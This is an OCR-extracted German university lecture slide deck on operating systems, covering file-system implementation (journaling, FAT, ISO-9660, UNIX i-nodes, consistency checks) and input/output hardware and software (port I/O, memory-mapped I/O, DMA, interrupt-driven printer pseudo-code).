
2. November 2011

Prof. Dr. Kornmayer

415

Dateiverwaltung

- Festplatte



2. November 2011

Prof. Dr. Kornmayer

416

Dateiverwaltung


- Implementierung: Performanz
 - hängt von der Größe der zu lesenden/schreibenden Information ab
 - Schreiben geht langsamer als lesen
 - Mechanik der Festplatte muss berücksichtigt werden
- Optimierungen
 - Cache
 - Blöcke werden gleichzeitig im Speicher gehalten, um schnell darauf zuzugreifen
 - Vgl. „Paging“
 - Vorausschauendes Lesen von Blöcken
 - (Lese i, und falls i+1 nicht im Cache ist, lese auch i+1)
 - Beobachtung: Dateien werden in der Regel sequentiell gelesen
 - » Nützlich beim sequentiellen Lesen
 - » Schädlich beim zufälligen Zugriff

2. November 2011

Prof. Dr. Kornmayer


417

Dateiverwaltung

- Implementierung: Performanz
 - Optimierungen...
 - Reduzierung der Bewegungen des Plattenarms
 - Integration der Optimierung im Festplatten-Controller
- 

Anfangsposition: 10
Ausstehende Anfragen: 15, 10, 5, 20, 35, 35
Suchsequenzen: 15 → 10 → 5 → 20 → 35 → 35

Shortest Seek First- (SSF) algorithmus



Anfangsposition: 10
Suchsequenz: 15 → 10 → 5 → 20 → 35 → 35

Aufzugs-algorithmus

2. November 2011

Prof. Dr. Kornmayer

418

Dateiverwaltung

- Implementierung: Performanz
 - Problem:
 - Festplattenzugriffszeit blieb in der Vergangenheit nahezu konstant, während alle Komponenten in System schneller wurden
 - Dateisystem wurde Engpass im System
 - Alternative Ansätze notwendig!
 - » Log-structured File System LFS,
 - » Journaling-File-System

2. November 2011

Prof. Dr. Kornmayer

419

Dateiverwaltung

- Implementierung: Performanz
 - LFS (Log-structured file systems):
 - Schreibaufträge werden im Arbeitsspeicher gepuffert
 - Werden gemeinsam und regelmäßig als ein Segment an das Ende eines Log auf die Platte geschrieben
 - Zuordnung erfolgt über eine I-Node-Map
 - Diese wird komplizierter und muss ständig aktualisiert werden
 - Bsp: Öffnen einer Datei
 - Suchen nach der I-Node der Datei in der I-Node-Map
 - I-Node bestimmt die Blöcke der Datei
 - » Diese Blöcke können auch noch in einem Segment liegen
 - Mit Segmenten von ca. 10 MB kann die gesamte Bandbreite der Platte ausgenutzt werden.

Dateiverwaltung

- Implementierung: Performanz
 - LFS (Log-structured file systems):
 - Segmente enthalten auch alte Blöcke
 - „überschrieben“ durch das BS
 - Gefahr, dass die log Datei zu groß wird
 - Cleaner-Thread startet regelmäßig um I-Nodes und Blöcke wieder freizugeben
 - LFS ist schneller bei Schreibzugriffen mit kleinen Blöcken (10x)
 - Vergleichbar beim Lesen und Schreiben großer Blöcke
 - Nicht weit verbreitet, da inkompatibel zu existierende Dateisystemen

Dateiverwaltung

- Implementierung: Performanz
 - JFS (NTFS, ext3, ReiserFS)
 - Verbindet Aspekte von Log-basierten Dateisystemen mit existierenden Implementierungen
 - Ablauf:
 - Geplante Operationen werden in einer Datei geloggt
 - » und gleich auf Platte geschrieben
 - Dann werden die Operationen durchgeführt
 - Wenn erfolgreich, dann werden die Operationen aus dem Log gelöscht
 - Bei Systemabsturz, werden die noch im Log stehenden Aufgaben zuerst abgearbeitet
 - » Struktur des Dateisystems überlebt Systemabstürze

Dateiverwaltung

- Implementierung: Performanz
 - JFS (NTFS, ext3, ReiserFS)
 - Struktur des Dateisystems überlebt Systemabstürze
 - Bsp: Löschen einer Datei unter UNIX
 - Drei Schritte
 - » Löschen der Datei aus dem Verzeichnis
 - » Freigeben der I-Node in dem Pool der freien I-Nodes
 - » Zurückbringen aller Plattenblöcke in den Pool freier Plattenblöcke
 - Beim Ausführen ist die Reihenfolge nicht wichtig
 - Aber, wenn ein Absturz dann ist der Zustand des Dateisystems unklar
 - » Mit JFS kann dann in dem Log-File nachgeschaut werden, ob noch Operationen ausstehen

Dateiverwaltung

- Implementierung: Gemeinsam genutzte Dateien
 - Links
 - Mehrere Personen arbeiten an einer Datei gleichzeitig
 - Datei kommt gleichzeitig in Verzeichnissen verschiedener Benutzer vor
 - » Verwendung von Links
 - » Eher ein DAG (Directed Acyclic Graph) als ein Baum
 - Problem:
 - Wenn die Adressen im Verzeichnis gespeichert sind, dann müssen Änderungen in allen Verzeichnissen durchgeführt werden
 - Lösung 1: Attribute in der Metadaten-Struktur (wie I-Nodes)
 - » Problem mit dem „Besitzer“ der Datei
 - Lösung 2: Symbolischer Link (auf ursprünglichen Pfad der Datei)
 - » Problem beim Löschen, da ein Link ins Leere zeigen kann
 - Vorsicht bei der Verwendung von gemeinsam genutzten Dateien

Aufgabe

- Absturz:
 - Das Betriebssystem stürzt ab, bevor alle veränderten Blöcke geschrieben wurden
 - Das Dateisystem kann inkonsistent sein!
- Mit welchen Bordmitteln versuchen Sie die Konsistenz des Dateisystems wieder herzustellen?
 - Mit ihren Nachbarn
 - 90 Sekunden

90

Dateiverwaltung

- Implementierung: Konsistenz
 - Problem:
System stürzt ab, bevor alle veränderten Blöcke geschrieben wurden → inkonsistentes Dateisystem
 - Konsistenz-Prüfungen:
 - Findet auf Ebene der **Blöcke** statt und erstellt:
 - Tabelle 1 für das Vorkommen eines Blocks in einer Datei
 - Tabelle 2 für das Vorkommen eines Blocks in der Freibereichsliste
 - Schleife über alle I-Nodes und den Freibereich
 - Alles OK: Jeder Block ist **nur einmal** entweder in Tabelle 1 od. 2

Dateiverwaltung

- Implementierung: Konsistenz

- Problemfälle

- 1. Fehlender Block
 - Kein Schaden
 - Reduziert die Festplattenkapazität
 - Korrektur: Block zur Freibereichsliste hinzufügen

0	1	2	3	4	5	6	7	8	9	10	11	12	13	14	15	
1	0		0	1	1	1	1	0	0	1	1	1	0	0		Benutzte Blöcke
0	0	0	1	0	0	0	0	1	1	0	0	0	1	1		Freie Blöcke

- 2. Doppelter Block in Freibereich

- Treten nur bei der „Liste“ auf
 - » Bei Bitmap nicht möglich
- Gefahr: Vergabe eines Blocks an zwei Dateien
- Korrektur: Neuaufbau der Freibereichsliste

0	1	2	3	4	5	6	7	8	9	10	11	12	13	14	15	
1	1	0		0	1	1	1	1	0	0	1	1	1	0	0	Benutzte Blöcke
0	0	1	2	0	0	0	0	1	1	0	0	0	1	1		Freie Blöcke

Dateiverwaltung

- Implementierung: Konsistenz

- Problemfälle

- 3. Doppelter Datenblock

- Datenblock ist Teil von zwei Dateien

- → Eine der Dateien ist verstümmelt!

- Konsequenzen:

- » Beim Löschen einer Datei erscheint der Block als benutzte und als freie Datei
 - » Beim Löschen beider Dateien taucht der Block 2x in der Freibereichliste auf

- Rette eine Datei:

- » Kopiere den Block auf einen freien Block
 - » Eingliedern des neuen Blocks in eine der Dateien
 - So bleibt mindestens die Information einer Datei erhalten

0	1	2	3	4	5	6	7	8	9	10	11	12	13	14	15	
Benutzte Blöcke																
1	1	0	1	1	2	1	1	0	0	1	1	1	0	0	0	1
Freie Blöcke																
0	0	1	0	0	0	0	0	0	1	1	0	0	0	1	1	

Dateiverwaltung

- Implementierung: Konsistenz

- Konsistenz-Prüfungen:

- Auf Dateien:

- Tabelle A für die Verwendung eines I-Nodes (nach I-Node-Nummer indiziert)
 - Inhalt von Tabelle A wird mit I-Node internen Zähler verglichen
 - Bei Unterschieden wird der Link-Zähler angeglichen

- Weitere Checks möglich

- » z.B. Schreibrechte (-----x)
 - » Dateien im Benutzerverzeichnis und Eigentümer root
 - » ...

- Hilfsprogramme erledigen diese Aufgabe


- fsck – UNIX
 - scandisk - Windows

Dateiverwaltung

- Dateisysteme: ISO-9660
 - Eine lange Spur sequentieller Daten
 - Unterteilt in 3252 Byte lange logische Blöcke
 - Information über Präambeln, Fehlerkorrektor, ...
 - 2048 Byte für Daten
 - Persistenter Datenspeicher
 - Nur Lesezugriffe möglich!
 - Verwaltung der Daten mit Hilfe des Standards, der die Struktur festlegt

Dateiverwaltung

- Dateisysteme: ISO-9660
 - Eine lange Spur sequentieller Daten



Dateiverwaltung

DHBW
Duale Hochschule
Baden-Württemberg
Mannheim

- Dateisysteme: ISO-9660

The diagram illustrates the ISO-9660 file system structure. It shows a primary volume descriptor at the top, followed by a root directory entry. Below the root are several subdirectory entries (Verzeichnis 0/1, 0/2, 0/3, 0/4) and data files (Datei 0/2/1, 0/2/2, 0/2/3). A callout points to the first free block as being used for boot purposes. Another callout points to a general medium information block containing logical block size, number of blocks, and creation date. A third callout points to a specific directory entry for the root directory. To the right, a detailed view of a 'Verzeichniseintrag' (directory entry) is shown with fields for name, date, size, and flags. A pointer indicates the start and end of a file or directory entry. Below the entry, the length of extended attributes and the total entry size are indicated.

Primärvolumen
Descriptor

16 freie Blöcke
(können benutzt werden, z.B. um Boot-Vorgang zu starten)

Generelle Information über das Datenmedium
(..logische Blockgröße (2048), ... Anzahl der Blöcke, ... Erzeugungsdatum, ...)

Einen Verzeichniseintrag für Wurzelverzeichnis)

Info über Wurzelverzeichnis

Verzeichnis 0 / 1
Verzeichnis 0 / 2
Datei 0 / 3
Verzeichnis 0 / 4

Verzeichnis 0 / 1
Datei 0/2/1
Datei 0/2/2
Datei 0/2/3

...

Datei 0/2/3

...

...

Verzeichniseintrag

Ort der Datei Größe der Datei Datum Zeit Flags Verschac ht. CD-Nr L Name

Anfang und Ende der Datei

Versteckte Dateien; Verzeichnis oder Datei

Länge erweiterter Attribute

Größe des Verzeichniseintrages

2. November 2011 Prof. Dr. Kornmayer 432

Dateiverwaltung

DHBW
Duale Hochschule
Baden-Württemberg
Mannheim

- MS-DOS Dateisystem (FAT)

The diagram illustrates the MS-DOS FAT file system structure. It shows a boot record, partition table, and FAT table. The FAT table contains four entries for blocks #1, #2, #3, and #4. Below the FAT is the root directory table, which can hold up to 512 entries. The remaining space is for data storage. A callout points to the boot record for system startup information. Another callout points to the partition table for partition details. A third callout points to the FAT table for linked pointers to physical memory. To the right, a detailed view of a 'Verzeichniseintrag' (directory entry) is shown with fields for name, extension, attributes, time, date, first block number, and size. A pointer indicates the start of a file or directory entry. Below the entry, the purpose of hidden, system, and archive attributes is explained.

Boot Record

Partitionstabelle

FAT

File Allocation Table

Block #1	#4
Block #2	-1
Block #3	#1476
Block #4	#2

(Wurzel-) Verzeichnistabelle
(bis 512 Einträge)

Daten

Informationen zum Hochfahren des Systems

Informationen zur Partition

Verkettete Zeiger auf physikalischen Speicherplatz (persistente Kopie)

Verzeichniseintrag

Dateiname Extension Attribut Zeit Datum Erste Block.Nr Größe

Nur lesen;
Versteckte Datei;
Systemdatei;
Archivierung

Anfang Datei/Verzeichnis
(physikalische Block)

2. November 2011 Prof. Dr. Kornmayer 433

Dateiverwaltung

• Dateisysteme: FAT

```
C:\> dir \meinVerz
```

meinVerz	...	zeit	datum	#1	größe
#1	#4	#2			

Daten

Huschel.dat	...	zeit	datum	#500	größe
Wuschel.dat	...	zeit	datum	#600	größe
Zuschel.dat	...	zeit	datum	#650	größe
Xuschel.dat	...	zeit	datum	#700	größe

2. November 2011 Prof. Dr. Kornmayer 434

Dateiverwaltung

• Dateisysteme: UNIX-V7

- Verwendung von I-Node

MBR	Partitionstabelle	Partition 1	Partition 2	Partition 3	...
Boot-Block	SuperBlock	Freiespeicher-Verwaltung	I-Nodes	Wurzelverz.	Dateien und Verzeichnisse

Verwaltung/Organisation Daten

Dateiattribute	
Adresse von Plattenblock 0	→
Adresse von Plattenblock 1	→
Adresse von Plattenblock 2	→
Adresse von Plattenblock 3	→
Adresse von Plattenblock 4	→
Adresse von Plattenblock 5	→
Adresse von Plattenblock 6	→
Adresse von Plattenblock 7	→
Zeiger auf Block von weiteren Adressen	→

Plattenblock mit zusätzlichen Zeigern

I-Node-Nummer	Name
---------------	------

2. November 2011 Prof. Dr. Kornmayer 435

Dateiverwaltung

DHBW
Duale Hochschule
Baden-Württemberg
Mannheim

- Dateisysteme: UNIX-V7
 - Verwendung von I-Nodes

mycomp> ls /usr/box/mbox	
Wurzelverzeichnis	I-Node 6 steht für /usr
1 . 1 .. 4 bin 7 dev 14 lib 9 etc 6 usr 8 tmp	Modus Größe Zeiten 132
Suche nach usr führt zu I-Node 6	Block 132 ist das Verzeichnis /usr
	I-Node 6 besagt, dass /usr in Block 132 ist
	/usr/ast ist in I-Node 26
	I-Node 26 steht für /usr/ast
	Modus Größe Zeiten 406
	Block 406 ist das Verzeichnis /usr/ast
	26 . 6 .. 64 grants 92 books 60 mbox 81 minix 17 src
	/usr/ast/mbox ist in I-Node 60

2. November 2011 Prof. Dr. Kornmayer 436

Dateiverwaltung

DHBW
Duale Hochschule
Baden-Württemberg
Mannheim

- Dateisysteme: UNIX-V7
 - Große Dateien mit I-Nodes

The diagram illustrates a multi-level indirect addressing scheme. An I-node contains attributes and a list of disk addresses. These addresses point to three types of indirect blocks: simple, double, and triple indirect blocks. Each type of block contains addresses that point to data blocks.

2. November 2011 Prof. Dr. Kornmayer 437

Dateiverwaltung

- Zusammenfassung
 - Dateien als Abstraktion zur persistenten Speicherung von Informationen
 - Verzeichnisse als Abstraktion zur Organisation von Dateien
 - Beide werden durch Betriebssystem verwaltet
 - Layout von Datenträgern (Festplatten)
 - Implementierung von Dateien und Verzeichnissen
 - Zusammenhängende Belegung ISO9660
 - Belegung durch verkettete Listen FAT
 - I-Nodes UNIX-V7
 - Verzeichniseintrag
 - Festplatten-Speicherverwaltung
 - Blockgröße und Verwaltung freier Blöcke
 - Konsistenz von Dateisystemen

Betriebssysteme

Ein- und Ausgabe

Prof. Dr. Harald Kornmayer
Institut für Informatik, DHBW Mannheim, Germany

Prof. Dr. Kornmayer

442

Ein- und Ausgabe

- Hardware-Geräte zur Ein- und Ausgabe
- Software zur Ein- und Ausgabe
- Demo: Entwicklung eines Linux-Treibers

Prof. Dr. Kornmayer

443

Aufgabe



- Sie wollen ein völlig neues Gerät in ihren Computer integrieren

- Was muss das Betriebssystem in diesem Zusammenhang leisten?

- Mit ihren Nachbarn
- 90 Sekunden

90

Ein- und Ausgabe



– Grundsätzliches

- Verwaltung der Ressourcen
 - Betriebssystem steuert alle Ein- und Ausgabegeräte
 - E/A-Geräte sind auch Ressourcen
 - Verschiedene Aspekte:
 - » Weiterleitung von Kommandos an die E/A-Geräte
 - » Abfangen von Unterbrechungen (Interrupts) der E/A-Geräte
 - » Behandlung von Fehlern
- Abstraktion als wesentlicher Teil des Betriebssystems
 - Programmierbarkeit von E/A-Geräten soll vereinfacht werden
 - Geräteunabhängigkeit soll gewährleistet werden

Ein- und Ausgabe

- Hardware zur Ein- und Ausgabe
 - Zwei Klassen
 - Blockorientierte Geräte (block devices)
 - Informationen werden in Blöcken fester Größe abgespeichert
 - Jeder Block besitzt eine Adresse
 - Jeder Block kann unabhängig von anderen Blöcken gelesen werden
 - » Bsp: Festplatte, USB-Stick, CD-ROM, ...
 - Zeichenorientierte Geräte (character devices)
 - Zeichenströme werden erzeugt oder akzeptiert
 - » ohne interne Blockstruktur
 - Geräte sind nicht adressierbar und bieten keine Suchfunktion
 - » Bsp: Tastatur, Monitor, Maus, Netzwerkkarte, ...

Ein- und Ausgabe

- Hardware zur Ein- und Ausgabe

Gerät	Datenrate
Tastatur	10 Byte/s
Maus	100 Byte/s
56-KBit Modem	7 kBytes/s
WLAN (802.11g)	6,75 MB/s
52 CD-ROM	7,8 MB/s
FireWire	50 MB/s
USB 2.0	60 MB/s
Ultra-2-SCSI	80 MB/s
Ethernet (1GBit)	125 MB/s
SATA-Plattenlaufwerk	300 MB/s
PCI-Bus	528 MB/s

Ein- und Ausgabe


- Hardware zur Ein- und Ausgabe
 - Geschwindigkeiten variieren über mehrere Größenordnungen
 - (10 Byte → 512 MB)
 - Es ist besser ein System zu haben, das damit umgehen kann
 - Es ist besser keinen Overhead für schnelle Geräte zu haben
 - Es ist besser beim Warten auf langsame Geräte keine Zeit zu verlieren
 - Es gibt sehr viele unterschiedliche Geräte, die teilweise sehr ähnlich sind
 - Es ist besser ein System zu haben, das diese Unterschiede verschwinden lässt

Ein- und Ausgabe

- Ziel
 - Einheitliches System für Ein- und Ausgabe
 - Einheitliche Schnittstelle
 - Unabhängig von den vielen unterschiedlichen Geräten
 - z.B.:
 - ```
FILE fd = fopen("/dev/something","rw");
 for (int i = 0; i < 10; i++) {
 fprintf(fd,"Count %d\n",i);
 }
 close(fd);
```
  - Wieso funktioniert das?
    - Weil das Program auf ein Gerät zugreift, welches eine Standard-Schnittstelle (Interface) implementiert hat

## Ein- und Ausgabe

- Ziel
  - Einheitliches System für Ein- und Ausgabe




Prof. Dr. Kornmayer

450

## Ein- und Ausgabe

- Erinnerung:
  - Controller
  - Kommt im einfachen Computer-Modell häufig vor!



Prof. Dr. Kornmayer

451

## Ein- und Ausgabe

- Hardware zur Ein- und Ausgabe
  - Controller
    - Elektronischer Teil des E/A-Gerätes
      - Im Gegensatz zum mechanischen Teil
    - Spezielle Hardware, oft mit eigenen Mikroprozessor
      - besitzt einige Register für Kommunikation
        - » BS schreibt in die Register um Befehle zu erteilen
        - » BS erhält Informationen über das Gerät
      - besitzt evtl. einen Datenpuffer
        - » BS kann lesen und schreiben
    - Steuert das Gerät weitgehend autonom
      - Kann Interrupts senden
    - Bietet vereinfachte (aber noch komplexe) Schnittstelle an

## Aufgabe

- Im Computer gibt es verschiedenen Controller für verschiedenen Ein- und Ausgabegeräte.
- Die Geräte bzw. die Controller werden durch das BS verwaltet.
- Auf welche Arten können Sie die Kommunikation zwischen BS und den Controllern realisieren?
  - Mit ihren Nachbarn
  - 90 Sekunden


90

# Ein- und Ausgabe

- Hardware zur Ein- und Ausgabe
  - Kommunikation Controller-Betriebssystem
    - Über Eingabe-/Ausgabe-Port-Nummern (I/O Port Number)
    - Speicherbasierte Ein-/Ausgabe (memory mapped I/O)
    - Direct Memory Access (DMA)

# Ein- und Ausgabe

- Hardware zur Ein- und Ausgabe
  - Kommunikation Controller-Betriebssystem
    - über **Eingabe/Ausgabeport-Nummern** (I/O port number)
      - jedes Kontrollregister erhält eine E/A-Port-Nummer
      - nur das BS kann mit Hilfe spezieller Befehle zugreifen
        - » Bsp: IN REG, PORT (liest von PORT in ein Register REG)
        - OUT PORT, REG (schreibt das Register REG in PORT)
    - Unterschiedlicher Adressraum für Arbeitsspeicher und E/A-Geräte



# Ein- und Ausgabe

- Hardware zur Ein- und Ausgabe

- Kommunikation Controller-Betriebssystem

- Speicher basierte E/A (memory mapped I/O)

- Einblenden der Controller-Register in den Adressraum

- » Jedes Controller-Register erhält Speicheradresse, zu der kein Arbeitsspeicher vorhanden ist.

- » Zugriff auf die Geräte wie beim Zugriff auf Arbeitsspeicher

- » Vorteile:


- Gleiche Routine wie bei Speicherzugriff

- Weniger Assembler Code als bei E/A-Port-Nummern

- Kein spezieller Schutzmechanismus notwendig, der Benutzerprogramme vom Zugriff auf E/A-Geräte abhält

- BS darf den E/A Adressraum nicht in den virtuellen Speicher von Benutzerprozessen einblenden

- Anzahl der Zugriffe auf Register kann reduziert werden



# Ein- und Ausgabe

- Hardware zur Ein- und Ausgabe

- Kommunikation Controller-Betriebssystem

- Speicher basierte E/A (memory mapped I/O)

- Einblenden der Controller-Register in den Adressraum ...



- » Nachteile:

- Probleme mit Caching bei Registern

- Hardware muss selektives Ausschalten von Caching unterstützen


- Unterstützung von Mehr-BUS-Systemen

- Jeder Speicherzugriff muss untersucht werden, um festzustellen welches Gerät angesprochen werden soll



## Ein- und Ausgabe

- Hardware zur Ein- und Ausgabe
  - Kommunikation Controller-Betriebssystem
    - Bisher: CPU ist für das Holen der Daten verantwortlich
  - Direct Memory Access (DMA)
    - DMA Controller muss vorhanden sein
      - » Regelt den Datentransfer zu mehreren Geräten



Prof. Dr. Kornmayer

458

## Ein- und Ausgabe

- Hardware zur Ein- und Ausgabe
  - Kommunikation Controller-Betriebssystem
    - Direct Memory Access (DMA) ...
      - Modi von Bus-Systemen
        - » Wortmodus
          - Der DMA-Controller verlangt ein Wort und bekommt dieses geliefert.
          - will die CPU den Bus zu diesem Zeitpunkt auch verwenden, muss die CPU warten
            - Cycle-Stealing: Es wird ab und zu ein Bus-Zyklus der CPU „gestohlen“
        - » Blockmodus
          - Der DMA Controller belegt den Bus und führt die gesamte Übertragung durch.
          - Dann erst wird der Bus wieder freigegeben
            - Burst Modus: effizienter, aber der Bus kann lange blockiert sein

Prof. Dr. Kornmayer

459

## Aufgabe

- Wie kennen jetzt die Hardware und verschiedene Möglichkeiten die Controller der Hardware in das Betriebssystem einzubinden
- Zur Verwendung der Hardware muss auch Software bereitgestellt werden.
- Welchen Anforderungen muss die Software gerecht werden?
  - Mit ihren Nachbarn
  - 3 Minuten

90

## Ein- und Ausgabe

- Software zur Ein- und Ausgabe
  - Anforderungen/Ziele
  - Geräteunabhängigkeit
    - Bsp: Programm soll eine Datei einlesen, unabhängig davon ob diese auf Festplatte, CD-ROM oder USB-Stick liegt
  - Einheitliches Benennungsschema
    - Der Name soll nicht von der Art des Gerätes abhängen
  - Fehlerbehandlung
    - Fehler so nah wie möglich an der Hardware behandeln
      - evtl. durch Controller selbst
      - evtl. durch wiederholtes Lesen
  - Gleichheit unterbrechender (synchrone) und blockierender (asynchrone) Aufrufe
    - Das Betriebssystem soll unterbrechende Aufrufe gegenüber dem Benutzerprogramm wie blockierende Aufrufe aussehen lassen
  - Puffermöglichkeit
    - Die Daten sollen zwischengespeichert werden können, um weitere Analysen durchzuführen
  - Unterscheidung von gemeinsam und exklusiv genutzter Geräte
    - Bsp: Festplatte kann von allen Benutzern genutzt werden, aber CD-Brenner sollte nur einem Benutzer zur Verfügung gestellt werden

## Ein- und Ausgabe

- Software zur Ein- und Ausgabe

- Ansätze zur Durchführung von E/A

- Programmierte E/A

- Der Auftrag wird an Controller geschickt und aktiv auf das Ergebnis gewartet (busy-wait)
  - » Ausgabe auf einem Drucker

```
copy_from_user(buffer, p, count);

for (i=0;i<count; i++) { // Schleife über alle Zeichen
 while (*printer_status_read_reg != READY) ;
 *printer_data_register = p[i]; // ein Zeichen ausgeben
}

return_to_user(); // Rückkehr in Benutzermodus
```

- Nachteil: Prozessor ist komplett belegt
  - » Aktives Warten (busy-wait)
  - » Aber es kann Situationen geben, bei denen das Verfahren günstig ist

## Ein- und Ausgabe

- Software zur Ein- und Ausgabe

- Ansätze zur Durchführung von E/A

- Interrupt-gesteuerte E/A

- Der Prozess beauftragt den Controller und kehrt sofort zurück
  - » Auftraggebender Prozess wird ggf. blockiert
- Wenn der Auftrag erledigt ist, sendet der Controller ein Interrupt
  - » Gerät ist nun wieder bereit
- Interrupt wird behandelt
  - » Auftraggebender Prozess wird ggf. wieder auf RUNNING gesetzt

- Sinnvoll bei langsamem E/A-Geräten

## Ein- und Ausgabe

- Software zur Ein- und Ausgabe
  - Ansätze zur Durchführung von E/A
    - **Interrupt-gesteuerte E/A**
    - Bsp: Ausgabe auf Drucker
      - Wenn ein Zeichen gedruckt wurde, wird ein Interrupt erzeugt!

Ausführung beim Systemaufruf zum Drucken

```
copy_from_user(buffer, p, count);
enable_interrupts();

while (*printer_status_read_reg
 != READY) ;
// ein Zeichen ausgeben
*printer_data_register = p[0];
// aktuellen Prozess blockieren
scheduler();
```

Ausführung bei Unterbrechung (Interrupt-Handler)

```
if (count==0) {
 unblock_user();
}
else {
 // ein Zeichen ausgeben
 *printer_data_register = p[i];
 count = count -1 ;
 i=i+1;
}
// interrupt bestätigen
acknowledge_interrupt();

return_from_interrupt();
```

## Ein- und Ausgabe

- Software zur Ein- und Ausgabe
  - Ansätze zur Durchführung von E/A
    - **DMA-basierte E/A**
      - DMA-Controller koordiniert die Datenübertragung
        - » Ohne CPU zu belasten
      - Die Datenübertragung wird durch Controller gestartet
        - » Parameter sind Geräte-Adresse, Startadresse, Länge der Daten und Transferrichtung an DMA-Controller
        - » Nach Beendigung wird vom DMA-Controller ein Interrupt gesendet
      - Vorteile:
        - » Verringerung der Interrupts
        - » Entlastung der CPU
        - » Sinnvoll (nur) bei Übertragung größerer Datenblöcke
          - DMA-Controller oft langsamer als CPU

## Ein- und Ausgabe



- Software zur Ein- und Ausgabe
  - Ansätze zur Durchführung von E/A
    - DMA-basierte E/A
      - Beispiel: Ausgabe auf Drucker

Ausführung beim Systemaufruf zum Drucken

```
copy_from_user(buffer, p, count);
setup_DMA_controller();
// aktuellen Prozess blockieren
scheduler();
```

Ausführung bei Unterbrechung nach Datenübertragung

```
acknowledge_interrupt();
unlock_user();
return_from_interrupt();
```

## Ein- und Ausgabe



- Software zur Ein- und Ausgabe
  - Allen Ansätzen gemeinsam
    - Funktionen als Systemaufrufe an die Geräte realisiert
      - oft mit Unterbrechungs Routinen
  - Wie schaut eine E/A-Software-Architektur aus?

## Ein- und Ausgabe

DHBW  
Duale Hochschule  
Baden-Württemberg  
Mannheim

- Software zur Ein- und Ausgabe
  - Schichten-Architektur der E/A-Software

